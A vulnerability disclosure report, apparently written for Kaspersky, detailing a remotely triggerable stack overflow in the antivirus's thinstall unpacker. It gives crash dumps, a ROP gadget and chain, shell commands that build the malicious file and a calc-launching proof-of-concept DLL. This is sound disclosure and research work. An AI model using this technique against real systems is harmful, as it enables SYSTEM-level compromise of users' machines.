Trivial fuzzing reveals hundreds of unique exploitable conditions in Kaspersky Antivirus. The large number of results suggests that testing and auditing has been neglected at Kaspersky. The test cases I have are currently being triaged, and will be forwarded as soon as possible, but I would recommend building or extending your own fuzzing infrastructure urgently.

The first vulnerability ready for analysis is a stack buffer overflow in the thinstall container unpacker. The vulnerability can result in arbitrary remote code execution as NT AUTHORITY\SYSTEM. The vulnerability is present in the default configuration, and a working exploit has been provided with this report.

It's possible to exploit this vulnerability simply by visiting a website or receiving an email. It is not necessary to open or read the email, as the filesystem I/O is sufficient to trigger the exploitable condition in avp.exe. For this reason, this vulnerability is conducive to a worm, and should be treated with the utmost priority.

Additionally, third party Kaspersky distributors such as ZoneAlarm, Landesk and other antivirus vendors are also affected.

Executive Summary

- A working remote SYSTEM exploit has been provided for a vulnerability in Kaspersky Antivirus.
- It is unacceptable that Kaspersky is shipping security products in 2015 without /GS. There is no excuse for this, and fixing it should be considered the highest engineering priority.
- Kaspersky has made some effort to support ASLR, but mistakes prevented it from being effective. Fixing this will make future exploitation more difficult.

Details

Thinstall containers are virtualization wrappers around applications to simplify bundling, the product was acquired by VMware and renamed VMware ThinApp.


Trivial fuzzing of thinstall applications revealed a stack buffer overflow extracting the container contents. Because Kaspersky do not enable /GS, it is possible to overwrite the stack frame and redirect execution quite simply.

```
(8f0.b28): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=0be4005c ecx=09f9d810 edx=00000000 esi=0be4005c edi=0d90ef64
eip=41414141 esp=09f9dc5c ebp=43434343 iopl=0         nv up ei pl nz na pe cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010207
```

```
41414141 ??              ???
0:084> lmv m avp
start    end        module name
013d0000 01401000   avp        (deferred)
    Image path: C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus 16.0.0\avp.exe
    Image name: avp.exe
    Timestamp:        Thu Jul 23 11:39:44 2015 (55B134F0)
    CheckSum:         00036438
    ImageSize:        00031000
    File version:     16.0.0.625
    Product version:  16.0.0.625
    File flags:       0 (Mask 3F)
    File OS:          40004 NT Win32
    File type:        1.0 App
    File date:        00000000.00000000
    Translations:     0409.04b0
    CompanyName:      Kaspersky Lab ZAO
    ProductName:      Kaspersky Anti-Virus
    InternalName:     avp
    OriginalFilename: avp.exe
    ProductVersion:   16.0.0.625
    FileVersion:      16.0.0.625
    FileDescription:  Kaspersky Anti-Virus
    LegalCopyright:   © 2015 Kaspersky Lab ZAO. All Rights Reserved.
    LegalTrademarks:  Registered trademarks and service marks are the property of their
respective owners
```

Exploitation


Because there is no /GS, we can easily redirect execution anywhere we want. However, Kaspersky have enabled /DYNAMICBASE for all of their modules, making it difficult to redirect execution to a predictable location. This is really impressive, nice work.



Unfortunately, a few mistakes prevented it from working. Multiple **PAGE_EXECUTE_READWRITE** mappings are created at fixed locations using VirtualAlloc(), which contain predictable contents.

```
0:117> !address 0x7e670000
Usage:                  <unknown>
Base Address:           7e670000
End Address:            7e671000
Region Size:            00001000
State:                  00001000     MEM_COMMIT
Protect:                00000040     PAGE_EXECUTE_READWRITE
Type:                   00020000     MEM_PRIVATE
Allocation Base:        7e670000
Allocation Protect:     00000040     PAGE_EXECUTE_READWRITE
```

It’s also possible to see these mappings using the vmmap tool from sysinternals, if you prefer.



I used the `.writemem windbg command`, and a quick shell script to search for gadgets and quickly found a stub for calling `kernel32!LoadLibraryA`.

```
0:001> u 0x7e670470
7e670470 58              pop     eax
7e670471 688f49db76      push    offset kernel32!LoadLibraryA (76db498f)
7e670476 c3              ret
```

```
7e670477 cc              int     3
7e670478 55              push    ebp
7e670479 8bec            mov     ebp,esp
7e67047b 81ecb0000000    sub     esp,0B0h
7e670481 833d5cff686800  cmp     dword ptr [ushata!UshataInitializeForService+0x1639c
(6868ff5c)],0
```

The problem is there is no way to know where any useful strings are located, because the stack and all modules are randomized. My first thought was that the filename that's being scanned must be somewhere on the stack, and using the `s` command I located a pointer to it at `[esp+0x8F*4]`.

```
0:124> dda esp+8e*4 L1
0c85e4cc  0ba21fb8 "\\vmware-host\Shared Folders\exploit.txt"
```

Multiple attempts confirmed this was reliable, so I just need to get that string passed to `kernel32!LoadLibraryA`, and then if I make it a valid DLL I can execute code.

I built a simple ROP chain to clear the stack and return into LoadLibraryA, and it worked beautifully.

```
0:124> dda esp L8f
0c85e294  00000000
0c85e298  7e670471 "h.I.v..U....."
0c85e29c  00000000
0c85e2a0  7e670471 "h.I.v..U....."
0c85e2a4  00000000
0c85e2a8  7e670471 "h.I.v..U....."
0c85e2ac  00000000
0c85e4c8  7e670471 "h.I.v..U....."
...
0c85e4cc  0ba21fb8 "\\vmware-host\Shared Folders\exploit.txt"
```

Unfortunately, the loader rejected the file for having an invalid e_lfanew. I was unable to satisfy both the Kaspersky parser and the Microsoft parser, so came up with a different idea.

Final Exploitation

I had already noticed that Kaspersky will scan archives appended to other files, i.e.

```
$ cat file.doc file.zip > newfile.doc
```

I wondered if this would work.

```
$ cat payload.dll exploit.txt > finalexploit.txt
```

The exploit was triggered, but unfortunately the filename on the stack I was using was written differently, It was now written like "C:\finalexploit.txt//exploit.txt", which was not a string that LoadLibraryA would accept.

The solution was simply to modify the zip header to name the file "", i.e. an empty string, when Kaspersky produces the filename it appends the empty string and the filename is still a valid target for LoadLibraryA.

```
$ sed -i 's/t\(hinstall.exe\)/\x00\1/' exploit.zip
```

I wrote a quick payload dll to load:

```
$ cat wrapper.c
#include <windows.h>

#pragma comment(lib, "shell32")

BOOLEAN WINAPI DllMain(HINSTANCE hDllHandle, DWORD nReason, LPVOID Reserved)
{
    ShellExecute(NULL, "open", "calc", NULL, NULL, 0);
    ExitProcess(0);
    return 1;
}
```

I verified it worked on version 15 and 16 of Kaspersky Antivirus on Windows 7. Note that the calculator is displayed on the Service Desktop, so you will need to use Process Explorer to verify it was created.

To reproduce the problem, simply scan the testcase I have provided with this report, and observe a calculator appearing. I have also provided some source code to assist you.